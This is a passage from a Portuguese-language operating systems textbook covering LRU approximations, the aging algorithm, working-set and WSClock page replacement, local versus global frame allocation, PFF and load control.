Entretanto, há outros modos de implementar o LRU com hardwares especiais. Consideremos o modo mais simples primeiro. Esse método requer equipar o hardware com um contador de 64 bits, *C*, que é automaticamente incrementado após cada instrução. Além do mais, cada entrada na tabela de páginas também deve ter um campo grande o suficiente para acomodar o contador. Após cada referência à memória, o valor atual de *C* é armazenado na entrada da tabela de páginas para a página que acaba de ser referenciada. Quando ocorre uma falta de página, o sistema operacional examina todos os contadores na tabela de páginas para encontrar o menor deles. A página correspondente a esse menor valor será a "usada menos recentemente".

Examinemos agora uma segunda maneira de implementar o algoritmo LRU com o auxílio de um hardware especial. Para uma máquina com n molduras de página, esse hardware auxiliar pode conter uma matriz de  $n \times n$  bits, inicialmente todos com o valor 0. Sempre que a moldura de página k for referenciada, esse hardware auxiliar primeiro marcará todos os bits da linha k com o valor 1 e, em seguida, todos os bits da coluna k com o valor 0. Em um instante qualquer, a linha que possuir o menor valor binário será a página LRU — ou seja, a página usada menos recentemente —, e a linha cujo valor binário seja o mais próximo do menor será a segunda usada menos recentemente e assim por diante. O funcionamento desse algoritmo é mostrado na Figura 3.16 para quatro molduras de página e referências a páginas na ordem

0123210323




Figura 3.16 LRU usando uma matriz em que as páginas são referenciadas na ordem 0, 1, 2, 3, 2, 1, 0, 3, 2, 3.

Após a página 0 ser referenciada, temos a situação da Figura 3.16(a). Após a página 1 ser referenciada, temos a situação da Figura 3.16(b) e assim sucessivamente.

# 3.4.7 Simulação do LRU em software

Embora ambas as implementações anteriores ao LRU sejam (em princípio) perfeitamente realizáveis, poucas máquinas — talvez nenhuma — têm esse hardware. Assim, é necessário encontrar uma solução implementável em software. Uma possibilidade é empregar o algoritmo de substituição de página não usada frequentemente (NFU not frequently used). A implementação desse algoritmo requer contadores em software, cada um deles associado a uma página, inicialmente zerados. A cada interrupção de relógio, o sistema operacional percorre todas as páginas na memória. Para cada página, o bit R, que pode estar em 0 ou 1, é adicionado ao contador correspondente. Assim, esses contadores constituem uma tentativa de saber quantas vezes cada página já foi referenciada. Quando ocorrer uma falta de página, a página que tiver a menor contagem será selecionada para a substitução.

O problema principal com o algoritmo NFU é que ele nunca se esquece de nada. Por exemplo, em um compilador de múltiplos passos, páginas que foram intensamente referenciadas durante o passo 1 podem ainda ter um contador alto em passos bem posteriores. De fato, se acontecer de o passo 1 possuir o tempo de execução mais longo de todos os passos, as páginas que contiverem o código para os passos seguintes poderão ter sempre contadores menores do que as páginas do passo 1. Consequentemente, o sistema

operacional removerá páginas que ainda estiverem sendo referenciadas, em vez daquelas que não o estão mais.

Felizmente, uma pequena modificação no algoritmo NFU possibilita a simulação do algoritmo LRU. Essa modificação tem dois passos. Primeiro, os contadores são deslocados um bit à direita. Em seguida, o bit *R* de cada página é adicionado ao bit mais à esquerda do contador correspondente, em vez de ao bit mais à direita.

A Figura 3.17 ilustra como funciona esse algoritmo modificado, também conhecido como **algoritmo de envelhecimento** (*aging*). Suponha que, após a primeira interrupção de relógio, os bits *R* das páginas 0 a 5 tenham, respectivamente, os valores 1, 0, 1, 0, 1 e 1 (página 0 é 1, página 1 é 0, página 2 é 1 etc.). Em outras palavras, entre as interrupções de relógio 0 e 1, as páginas 0, 2, 4 e 5 foram referenciadas e, assim, seus bits *R* foram colocados em 1, enquanto os bits *R* das outras páginas permaneceram em 0. Após os seis contadores correspondentes terem sido deslocados um bit à direita e cada bit *R* ter sido inserido à esquerda, esses contadores terão os valores mostrados na Figura 3.17(a). As quatro colunas restantes mostram os seis contadores após as quatro interrupções de relógio seguintes.

Quando ocorre uma falta de página, a página que tem a menor contagem é removida. É claro que a página que não tiver sido referenciada por, digamos, quatro interrupções de relógio terá quatro zeros nas posições mais significativas de seu contador e, assim, possuirá um valor menor do que um contador que não tiver sido referenciado por três interrupções de relógio.




Figura 3.17 O algoritmo de envelhecimento simula o LRU em software. São mostradas seis páginas para cinco interrupções de relógio. As cinco interrupções de relógio são representadas de (a) até (e).

Esse algoritmo difere do LRU de duas maneiras. Observe as páginas 3 e 5 na Figura 3.17(e). Nenhuma delas foi referenciada por duas interrupções de relógio; mas ambas foram referenciadas na interrupção anterior àquelas. De acordo com o LRU, se uma página tiver de ser substituída, deveremos escolher uma das duas. O problema é que não sabemos qual dessas páginas foi referenciada por último no intervalo entre as interrupções de relógio 1 e 2. Registrando somente um bit por intervalo de tempo, perdemos a capacidade de distinguir a ordem das referências dentro de um mesmo intervalo. Tudo o que podemos fazer é remover a página 3, pois a página 5 foi referenciada duas interrupções de relógio antes e a página 3, não.

A segunda diferença entre o algoritmo LRU e o de envelhecimento é que, neste último, os contadores têm um número finito de bits (8 bits no exemplo dado). Imagine duas páginas, ambas com seus contadores zerados. Só nos resta substituir uma delas aleatoriamente. Na realidade, é bastante possível que uma das páginas tenha sido referenciada pela última vez nove intervalos atrás e a outra o tenha sido há mil intervalos. Não temos como verificar isso. Na prática, porém, 8 bits geralmente são suficientes se a interrupção de relógio ocorrer a cada 20 ms. Se uma página ficar sem ser referenciada durante 160 ms, provavelmente ela não é tão importante.

# 3.4.8 O algoritmo de substituição de página do conjunto de trabalho

No modo mais puro de paginação, os processos são inicializados sem qualquer de suas páginas presentes na memória. Assim que a CPU tenta buscar a primeira instrução, ela detecta uma falta de página, fazendo o sistema operacional carregar na memória a referida página que contém essa primeira instrução. Outras faltas de página, para as variáveis globais e a pilha, geralmente ocorrem logo em seguida. O processo, depois de um certo tempo, tem a maioria das páginas de que necessita para ser executado com relativamente poucas faltas de página. Essa estratégia é denominada paginação por demanda, pois as páginas só são carregadas à medida que são solicitadas, e não antecipadamente.

Obviamente, é fácil escrever um programa de teste que leia sistematicamente todas as páginas em um grande espaço de endereçamento e gere muitas faltas de página, de maneira que não exista memória suficiente para conter todas elas. Felizmente, a maioria dos processos não funciona assim. Eles apresentam uma propriedade denominada localidade de referência, a qual diz que, durante qualquer uma das fases de sua execução, o processo só vai referenciar uma fração relativamente pequena de suas páginas. Por exemplo, em cada passo de um compilador de múltiplos passos, somente uma fração de todas as suas páginas é referenciada, e essa fração é diferente a cada passo.

O conjunto de páginas que um processo está usando atualmente é denominado conjunto de trabalho (working set) (Denning, 1968a; Denning, 1980). Se todo esse conjunto estiver presente na memória, o processo será executado com poucas faltas de página até mudar para outra fase de execução (por exemplo, o próximo passo em um compilador). Se a memória disponível for muito pequena para conter todo esse conjunto de trabalho, o processo sofrerá muitas faltas de página e será executado lentamente, pois a execução de uma instrução leva apenas uns poucos nanossegundos, mas trazer uma página do disco para a memória consome, em geral, cerca de 10 milissegundos. Executar apenas uma ou duas instruções a cada 10 milissegundos faria demorar uma eternidade para finalizar o processamento. Diz-se que um programa que gere faltas de página frequente e continuamente provoca ultrapaginação (thrashing) (Denning, 1968b).

Em um sistema multiprogramado, os processos muitas vezes são transferidos para disco, ou seja, todas as suas páginas são retiradas da memória, para que outros processos possam utilizar a CPU. Uma questão que surge é: o que fazer quando as páginas relativas a um processo são trazidas de volta à memória? Tecnicamente, nada precisa ser feito. O processo simplesmente causará faltas de página até que seu conjunto de páginas tenha sido novamente carregado na memória. O problema é que, havendo 20, cem ou mesmo mil faltas de página toda vez que um processo é carregado, a execução se torna bastante lenta e é desperdiçado um considerável tempo de CPU, pois o sistema operacional gasta alguns milissegundos de tempo de CPU para processar uma falta de página.

Portanto, muitos sistemas de paginação tentam gerenciar o conjunto de trabalho de cada processo e assegurar que ele esteja presente na memória antes de o processo ser executado. Essa prática, denominada **modelo do conjunto de trabalho** (working set model) (Denning, 1970), foi concebida para reduzir substancialmente a frequência de faltas de página. Carregar páginas de um processo na memória antes de ele ser posto em execução também se denomina **pré-paginação**. Note que o conjunto de páginas se altera no tempo.

Não é de hoje que se sabe que a maioria dos programas não referencia seus espaços de endereçamento uniformemente, mas que essas referências tendem a se agrupar em um pequeno número de páginas. Uma referência à memória pode ocorrer para buscar uma instrução, buscar dados ou armazenar dados. Em qualquer instante de tempo, t, existe um conjunto que é constituído de todas as páginas usadas pelas k referências mais recentes à memória. Esse conjunto, w(k, t), como vimos anteriormente, é o conjunto de trabalho. Como as k > 1 referências mais recentes devem ter empregado todas as páginas usadas pelas k = 1 referências mais recentes — e possivelmente outras —, w(k, t) é uma função monotonicamente não decrescente de k. O

limite de w(k, t), quando k cresce, é finito, pois um programa não pode referenciar mais páginas do que aquelas que seu espaço de endereçamento contém e poucos programas usam todas as páginas. A Figura 3.18 mostra o tamanho do conjunto de trabalho como função de k.

O fato de a maioria dos programas acessar aleatoriamente um pequeno número de páginas e esse conjunto se alterar lentamente no tempo explica a rápida subida inicial da curva e, em seguida, o crescimento lento para k maiores. Por exemplo, um programa que estiver executando um laço que ocupe duas páginas de código e acessando dados contidos em quatro páginas poderá referenciar todas essas seis páginas a cada mil instruções, mas sua referência mais recente a alguma outra página poderá ter acontecido um milhão de instruções atrás, durante a fase de inicialização. Em virtude desse comportamento assintótico, o conteúdo do conjunto de trabalho não é sensível ao valor escolhido de k, ou seja, existe uma ampla faixa de valores de k para os quais o conjunto de trabalho não se altera. Como o conjunto de trabalho varia em um ritmo lento, é possível saber com razoável segurança quais páginas serão necessárias quando o programa puder continuar sua execução, desde que se conheça o conjunto de trabalho do processo no instante em que a execução anterior foi interrompida. A pré-paginação consiste no carregamento dessas páginas na memória antes de reinicializar o processo.

Para implementar o modelo do conjunto de trabalho, é necessário que o sistema operacional saiba quais são as páginas pertencentes ao conjunto de trabalho. A posse dessa informação também leva imediatamente a esse possível algoritmo de substituição de página: ao ocorrer uma falta de página, encontre uma página não pertencente ao conjunto de trabalho e a remova da memória. Para implementar esse algoritmo, necessitamos de uma maneira precisa de determinar, a qualquer instante, quais páginas pertencem ao conjunto de trabalho e quais não pertencem. Por definição, o conjunto de trabalho é o conjunto das páginas usadas nas k mais recentes referências à memória (alguns autores preferem as k mais recentes referências à página, mas a escolha é arbitrária). Para implementar um algoritmo com base no conjunto de trabalho, é preciso escolher antecipadamente um valor para k. Uma vez escolhido o valor de k, o conjunto de trabalho — ou seja, o conjunto de páginas referenciadas nas últimas k referências à memória — é, após cada referência à memória, determinado de modo singular.

Obviamente, o fato de haver uma definição operacional do conjunto de trabalho não significa que exista uma maneira eficiente de gerenciá-lo em tempo real, ou seja, durante a execução do programa. Seria possível pensar um registrador de deslocamento de comprimento k, em que cada referência à memória deslocasse esse registrador de uma posição à esquerda e inserisse à direita o número da página referenciada mais recentemente. O conjunto de todos os k números de páginas presentes nesse registrador de deslocamento constituiria o conjunto de trabalho. Na teoria, em uma falta de página, o conteúdo desse registrador de deslocamento estaria apto a ser lido e ordenado. Páginas duplicadas poderiam, então, ser removidas. O que sobrasse constituiria o conjunto de trabalho. Contudo, manter um registrador de deslocamento e processá-lo a cada falta de página tem um custo proibitivo, o que faz com que essa técnica nunca seja usada.

Em vez disso, empregam-se várias aproximações. Uma delas, bastante comum, é a seguinte: abandona-se a ideia da contagem de k referências à memória e usa-se, em vez disso, o tempo de execução. Por exemplo, no lugar de definir que o conjunto de trabalho é constituído por aquelas páginas usadas nas últimas dez milhões de referências à memória, podemos considerar que ele seja constituído daquelas páginas referenciadas nos últimos 100 ms do tempo de execução. Na prática, essa definição é igualmente boa e, além disso, mais simples de usar. Note que, para cada processo, somente seu próprio tempo de execução é considerado. Assim, se um processo inicializar sua execução no instante T e até o instante T + 100 ms tiver utilizado 40 ms de tempo de CPU, para os propósitos do conjunto de trabalho, o tempo considerado para esse processo será de 40 ms. Em geral, dá-se o nome de tempo virtual atual a essa quantidade de tempo de CPU que um processo realmente empregou desde que foi inicializado. Usando essa




Figura 3.18 O conjunto de trabalho é o conjunto das páginas usadas pelas k referências mais recentes à memória. A função w(k, t) é o tamanho do conjunto de trabalho no instante t.

aproximação, o conjunto de trabalho de um processo pode ser visto como o conjunto de páginas que ele referenciou durante os últimos  $\tau$  segundos de tempo virtual.

Examinemos agora o algoritmo de substituição de página com base no conjunto de trabalho. A ideia principal é encontrar uma página que não esteja presente no conjunto de trabalho e removê-la da memória. Na Figura 3.19 vemos parte de uma tabela de páginas de uma máquina. Como somente páginas presentes na memória são consideradas candidatas à remoção, páginas ausentes da memória são ignoradas por esse algoritmo. Cada entrada contém (no mínimo) dois itens de informação: o instante aproximado em que a página foi referenciada pela última vez e o bit *R* (Referenciada). O retângulo branco vazio representa campos não necessários a esse algoritmo, como número da moldura de página, os bits de proteção e o bit *M* (Modificada).

O algoritmo funciona da seguinte maneira: suponha que o hardware inicialize os bits *R* e *M* de acordo com nossa discussão anterior. Do mesmo modo, suponha que uma interrupção de relógio periódica ative a execução do software que limpe o bit *Referenciada* em cada tique de relógio. A cada falta de página, a tabela de páginas é varrida à procura de uma página adequada para ser removida da memória.

O bit R de cada entrada da tabela de páginas é examinado. Se o bit R for 1, o tempo virtual atual é copiado no campo *Instante de último uso* na tabela de páginas, indicando que a página estava em uso no instante em que ocorreu a falta de página. Como a página foi referenciada durante a interrupção de relógio atual, ela está certamente presente no conjunto de trabalho e não é uma candidata a ser removida da memória (supõe-se que o intervalo  $\tau$  corresponda a várias interrupções de relógio).

Se R é 0, a página não foi referenciada durante a interrupção de relógio atual e pode ser candidata à remoção da memória. Para saber se ela deve ou não ser removida da memória, sua idade — o tempo virtual atual menos seu *Instante de último uso* dessa página — é computada e comparada com o intervalo  $\tau$ . Se a idade for maior do que o intervalo  $\tau$ , faz muito tempo que essa página está ausente do conjunto de trabalho. Ela é, então, removida da memória e a nova página é carregada aí. Dá-se continuidade à atualização das entradas restantes.

Contudo, se  $R \neq 0$ , mas a idade é menor ou igual ao intervalo  $\tau$ , a página ainda está no conjunto de trabalho. A página é temporariamente poupada; no entanto, a página com a maior idade (menor *Instante do último uso*) é marcada. Se a tabela toda é varrida e não se encontra nenhuma candidata à remoção, isso significa que todas as páginas estão no conjunto de trabalho. Nesse caso, se uma ou mais páginas com R = 0 são encontradas, aquela com maior idade será removida. Na pior das hipóteses, todas as páginas foram referenciadas durante a interrupção de relógio atual (e, portanto, todas têm R = 1); assim, uma delas será escolhida aleatoriamente para remoção, preferivelmente uma página não referenciada (limpa), caso exista.

# 3.4.9 O algoritmo de substituição de página WSClock

O algoritmo básico do conjunto de trabalho é enfadonho, pois é preciso pesquisar em cada falta de página toda a tabela de páginas para que seja localizada uma página adequada para ser substituída. Há um algoritmo melhorado, com base no algoritmo do relógio, que também usa informações do conjunto de trabalho: é o chamado **WSClock** 




Figura 3.19 Algoritmo do conjunto de trabalho.

(Carr e Hennessey, 1981). Em virtude da simplicidade de implementação e do bom desempenho, esse algoritmo é amplamente utilizado.

A estrutura de dados necessária é uma lista circular de molduras de página (assim como no algoritmo do relógio), como mostra a Figura 3.20(a). Inicialmente, essa lista circular encontra-se vazia. Quando a primeira página é carregada, ela é inserida nessa lista. À medida que mais páginas são carregadas na memória, elas também são inseridas na lista para formar um anel. Cada entrada dessa lista contém o campo Instante do último uso, do algoritmo do conjunto de trabalho básico, bem como o bit R (mostrado) e o bit M(não mostrado).

Assim como ocorre com o algoritmo do relógio, a cada falta de página, a página que estiver sendo apontada será examinada primeiro. Se seu bit R for 1, a página foi referenciada durante a interrupção de relógio atual e, assim, não será candidata à remoção da memória. O bit R é, então, colocado em zero, o ponteiro avança para a página seguinte e o algoritmo é repetido para essa nova página. O estado posterior a essa sequência de eventos é mostrado na Figura 3.20(b).

Agora observe o que acontece se a página que estiver sendo apontada tiver seu bit R = 0, como ilustra a Figura 3.20(c). Se sua idade for maior do que o intervalo  $\tau$  e se essa página estiver limpa, ela não se encontrará no conjunto de trabalho e haverá uma cópia válida em disco. A moldura de página é simplesmente reivindicada e a nova página é colocada lá, conforme se verifica na Figura 3.20(d). Por outro lado, se a página estiver suja, ela não poderá ser reivindicada imediatamente, já que não há uma cópia válida em disco. Para evitar um chaveamento de processo, a escrita em disco é escalonada, mas o ponteiro é avançado e o algoritmo continua com a próxima página. Afinal de contas, pode haver uma página velha e limpa mais adiante, apta a ser usada imediatamente.




Figura 3.20 Funcionamento do algoritmo WSClock. (a) e (b) exemplificam o que acontece quando R = 1. (c) e (d) exemplificam a situação R=0.

Em princípio, todas as páginas podem ser escalonadas para E/S em disco a cada volta do relógio. Para reduzir o tráfego de disco, pode-se estabelecer um limite, permitindo que um número máximo de *n* páginas sejam reescritas em disco. Uma vez alcançado esse limite, não mais serão escalonadas novas escritas em disco.

O que acontece se o ponteiro deu uma volta completa retornando a seu ponto de partida? Existem duas possibilidades a serem consideradas:

- 1. Pelo menos uma escrita foi escalonada.
- 2. Nenhuma escrita foi escalonada.

No primeiro caso, o ponteiro simplesmente continua a se mover, procurando por uma página limpa. Visto que uma ou mais escritas em disco foram escalonadas, uma dessas escritas acabará por se completar, e sua página será, então, marcada como limpa. A primeira página limpa encontrada é removida. Essa página não é necessariamente a primeira escrita escalonada, pois o driver de disco pode reordenar as escritas em disco para otimizar o desempenho.

No segundo caso, todas as páginas pertencem ao conjunto de trabalho; caso contrário, pelo menos uma escrita em disco teria sido escalonada. Em razão da falta de informações adicionais, a coisa mais simples a fazer é reivindicar qualquer página limpa e usá-la. A localização de uma página limpa pode ser registrada durante a varredura. Se nenhuma página limpa existir, então a página atual será escolhida e reescrita em disco.

# 3.4.10 Resumo dos algoritmos de substituição de página

Acabamos de analisar vários algoritmos de substituição de página. Nesta seção, faremos uma breve revisão. A lista de algoritmos discutidos é mostrada na Tabela 3.2.

O algoritmo ótimo substitui, entre as páginas atuais, a página que será referenciada por último. Infelizmente, não há como determinar qual página será a última, de modo que, na prática, esse algoritmo não pode ser usado. Entretanto, ele é útil como uma medida-padrão de desempenho, à qual outros algoritmos podem ser comparados.

O algoritmo NRU divide as páginas em quatro classes, dependendo do estado dos bits *R* e *M*. Uma página aleatória da classe de ordem mais baixa é escolhida aleatoriamente. Esse algoritmo é fácil de implementar, mas ainda bastante rudimentar. Existem outros melhores.

O algoritmo FIFO gerencia a ordem em que as páginas foram carregadas na memória, mantendo-as em uma lista encadeada. A remoção da página mais velha torna-se, assim, trivial, mas essa página ainda pode estar em uso, de modo que o FIFO não é uma escolha adequada.

Uma modificação do FIFO é o algoritmo segunda chance, que verifica se a página está em uso antes de removê-la. Se estiver, a página será poupada. Essa modificação melhora bastante o desempenho. O algoritmo do relógio é simplesmente uma implementação diferente do segunda chance: ele tem as mesmas propriedades de desempenho, mas gasta um pouco menos de tempo para executar o algoritmo.

O LRU é um excelente algoritmo, mas não pode ser implementado sem hardware especial. Se o hardware não está disponível, ele não pode ser usado. O NFU é uma tentativa rudimentar, não muito boa, de aproximação do LRU. Por outro lado, o algoritmo do envelhecimento é uma aproximação muito melhor do LRU e pode ser implementado eficientemente, constituindo uma boa escolha.

Os dois últimos algoritmos utilizam o conjunto de trabalho, que tem desempenho razoável, mas é de implementação um tanto cara. O WSClock é uma variante que não somente provê um bom desempenho, mas também é eficiente em sua implementação.

Algoritmo	Comentário	
Ótimo	Não implementável, mas útil como um padrão de desempenho	
NRU (não usada recentemente)	Aproximação muito rudimentar do LRU	
FIFO (primeiro a entrar, primeiro a sair)	Pode descartar páginas importantes	
Segunda chance	Algoritmo FIFO bastante melhorado	
Relógio	Realista	
LRU (usada menos recentemente)	Excelente algoritmo, porém difícil de ser implementado de maneira exata	
NFU (não frequentemente usada)	Aproximação bastante rudimentar do LRU	
Envelhecimento (aging)	Algoritmo eficiente que aproxima bem o LRU	
Conjunto de trabalho	Implementação um tanto cara	
WSClock	Algoritmo bom e eficiente	

Entre todos eles, os dois melhores algoritmos são o envelhecimento e o WSClock. Eles baseiam-se, respectivamente, no LRU e no conjunto de trabalho. Ambos oferecem um bom desempenho de paginação e podem ser implementados de forma eficiente. Há poucos algoritmos além dos citados aqui, mas esses dois são provavelmente os mais importantes na prática.

# Questões de projeto para sistemas de paginação

Nas seções anteriores, explicamos como funciona a paginação, introduzimos os algoritmos básicos de substituição de página e mostramos como modelá-los. No entanto, apenas conhecer a mecânica básica não basta. Para projetar um sistema de paginação e fazê-lo funcionar bem, é preciso saber muito mais. É como a diferença entre saber como mover a torre, o cavalo, o bispo e outras peças do xadrez e ser um bom jogador. Nas seções a seguir, analisaremos outras questões que os projetistas de sistemas operacionais devem considerar cuidadosamente para obter um bom desempenho de um sistema de paginação.


# 3.5.1 Política de alocação local versus global

Nas seções anteriores, discutimos vários algoritmos de escolha da página a ser substituída quando da ocorrência de uma falta de página. A maior questão associada a essa escolha (cuja discussão adiamos até agora) é a seguinte: como a memória deve ser alocada entre processos concorrentes em execução?

Dê uma olhada na Figura 3.21(a). Nela, três processos — A, B e C — constituem o conjunto de processos executáveis. Suponha que A tenha uma falta de página. O algoritmo de substituição de página deve tentar encontrar a página usada menos recentemente, levando em conta somente as seis páginas atualmente alocadas para A, ou deve considerar todas as páginas na memória? Se esse algoritmo considerar somente as páginas alocadas para A, a página com o menor valor de idade será A5, de modo que obteremos a situação da Figura 3.21(b).

Por outro lado, se a página com o menor valor de idade for removida sem considerar a quem pertence, a página B3 será escolhida e teremos então a situação da Figura 3.21(c). O algoritmo da Figura 3.21(b) é um algoritmo de substituição local, ao passo que o algoritmo da Figura 3.21(c) é um algoritmo de substituição global. Algoritmos de substituição local alocam uma fração fixa de memória para cada processo. Algoritmos de substituição global alocam molduras de página entre os processos em execução. Assim, o número de molduras de página alocadas a cada processo varia no tempo.

Em geral, os algoritmos globais funcionam melhor, especialmente quando o tamanho do conjunto de trabalho varia durante o tempo de vida de um processo. Se um algoritmo local é usado e o conjunto de trabalho cresce durante a execução do processo, uma ultrapaginação (thrashing) pode ocorrer mesmo que existam muitas molduras de página disponíveis na memória. Se o conjunto de trabalho diminuir durante a execução do processo, os algoritmos locais desperdiçam memória. Se um algoritmo global é usado, o sistema deve decidir continuamente quantas molduras de página alocar para cada processo. Uma das maneiras de fazer isso é o monitoramento do tamanho do conjunto de trabalho desse processo, conforme indicado pelos bits de envelhecimento (aging), mas essa estratégia não necessariamente evita a ultrapaginação. O conjunto de trabalho pode variar de tamanho em questão de microssegundos, enquanto os bits de envelhecimento representam uma medida rudimentar estendida a um número de interrupções de relógio.



A0	1
A1	1
A2 A3 A4 (A6)	1
A3	1
A4	l
(A6)	1
B0	1
B1	1
B2 B3	1
B3	1
B4	1
B5	1
B4 B5 B6 C1	1
C1	1
C2 C3	1
C3	1
(b)	




Figura 3.21 Substituição de página local versus global. (a) Configuração original. (b) Substituição de página local. (c) Substituição de página global.

Outra prática se baseia em um algoritmo de alocação de molduras de página para processos. Uma possibilidade é determinar periodicamente o número de processos em execução e alocar para cada processo o mesmo número de molduras de página. Assim, com 12.416 molduras de página disponíveis (isto é, excluídas as do sistema operacional) e dez processos, cada processo obtém 1.241 molduras de página. As seis molduras restantes vão para uma área comum (pool) para serem usadas na ocorrência de falta de página.

Embora esse método pareça justo, não tem muito sentido alocar a mesma quantidade de memória para um processo de 10 KB e para um de 300 KB. Em vez disso, é possível alocar molduras de página proporcionalmente ao tamanho total de cada processo — ou seja, um processo de 300 KB obteria 30 vezes a quantidade alocada a um processo de 10 KB. Parece razoável alocar para cada processo um número mínimo de molduras de página, de modo que ele possa ser executado, não importando o quão pequeno seja. Por exemplo, em algumas máquinas, uma única instrução de dois operandos pode precisar de seis molduras de página, pois a instrução em si, o operando-fonte e o operando-destino podem todos extrapolar os limites de página. Com a alocação de apenas cinco molduras de página, programas que contenham essas instruções não poderão ser executados.

Se um algoritmo global for usado, pode ser possível inicializar cada processo com um número de molduras de página proporcional a seu tamanho, mas a alocação tem de ser atualizada dinamicamente durante a execução do processo. Uma maneira de gerenciar a alocação é usar o algoritmo PFF (page fault frequency — frequência das faltas de página). Esse algoritmo informa quando aumentar ou diminuir a alocação de páginas de um processo, mas nada diz acerca de quais páginas substituir quando ocorrerem faltas de página. Ele somente controla o tamanho do conjunto de alocação.

Para uma classe extensa de algoritmos de substituição de página, incluindo o LRU, sabe-se que a frequência de faltas de página diminui à medida que mais molduras de página são alocadas ao processo, conforme discutimos

anteriormente. Essa é a suposição por trás do PFF. Essa propriedade é ilustrada na Figura 3.22.

Medir a frequência de faltas de página é direto: basta contar o número de faltas por segundo e depois calcular a frequência média de faltas por segundo. Em seguida, para cada segundo, somar à média existente - ou seja, à frequência de faltas de página atual — o número de faltas ocorridas nesse novo segundo e, em seguida, dividir por dois, a fim de obter a nova média de faltas — ou seja, a nova frequência de faltas de página atual. A linha tracejada A corresponde a uma frequência de faltas de página inaceitavelmente alta, de modo que o processo que gerou a faltas de página deve receber mais molduras de página para reduzir essa taxa. A linha tracejada B corresponde a uma frequência de faltas de página tão baixa que permite concluir que o processo dispõe de muita memória. Nesse caso, algumas molduras de página podem ser retiradas desse processo. Assim, o algoritmo PFF tentará manter a frequência de paginação para cada processo em limites aceitáveis.

É importante notar que alguns algoritmos de substituição de página podem funcionar tanto com uma política de substituição local como uma global. Por exemplo, o FIFO pode substituir a página mais antiga em toda a memória (algoritmo global) ou a página mais antiga possuída pelo processo atual (algoritmo local). Da mesma maneira, o LRU — ou algum algoritmo aproximado — pode substituir a página menos usada recentemente em toda a memória (algoritmo global) ou a página menos usada recentemente possuída pelo processo atual (algoritmo local). A escolha de local *versus* global é independente, em alguns casos, do algoritmo escolhido.

Por outro lado, para os demais algoritmos de substituição de página, somente uma estratégia local tem sentido. Por exemplo, os algoritmos conjunto de trabalho e WSClock referem-se a algum processo específico e, portanto, devem ser aplicados naquele contexto. Para esses algoritmos, não existe um conjunto de trabalho para a máquina como um todo; a tentativa de unir todos os conjuntos de trabalho dos processos causaria a perda da propriedade da localidade e, consequentemente, esses algoritmos não funcionariam bem.




Figura 3.22 Frequência de faltas de página como função do número de molduras de página alocadas.

# 3.5.2 | Controle de carga

Mesmo com o melhor algoritmo de substituição de página e uma ótima alocação global de molduras de página a processos, pode ocorrer ultrapaginação (thrashing). Na verdade, sempre que os conjuntos de trabalho de todos os processos combinados excedem a capacidade da memória, pode-se esperar a ocorrência de ultrapaginação. Um sintoma dessa situação é que o algoritmo PFF indica que alguns processos precisam de mais memória, mas que nenhum outro processo necessita de menos memória. Nesse caso, não existe como alocar mais memória a processos que dela precisam sem que, com isso, se prejudiquem alguns outros processos. A única solução possível é livrar-se temporariamente de alguns dos processos.

Um bom modo de reduzir o número de processos que competem por memória é levar alguns deles para disco e liberar a memória a eles alocada. Por exemplo, um processo pode ser levado para disco e suas molduras de página serem distribuídas entre outros processos que estão sofrendo ultrapaginação. Se esta parar, o sistema pode continuar a execução durante um certo tempo. Se a ultrapaginação não acabar, outro processo terá de ser levado para disco e assim por diante, até que a ultrapaginação cesse. Assim, mesmo com paginação, a troca de processos entre a memória e o disco ainda é necessária. A diferença é que agora a troca de processos é usada para reduzir a demanda potencial por memória, em vez de reivindicar páginas.

A ideia de remover processos para disco a fim de aliviar a carga sobre a memória origina-se do escalonamento de dois níveis, no qual alguns processos são colocados em disco e um escalonador de curto prazo é empregado para escalonar os processos restantes na memória. É claro que as duas ideias podem ser combinadas, de modo que se remova somente um número suficiente de processos para disco, a fim de fazer com que a frequência de faltas de página fique aceitável. Periodicamente, alguns processos são trazidos do disco para a memória, e outros, presentes na memória, são levados para disco.

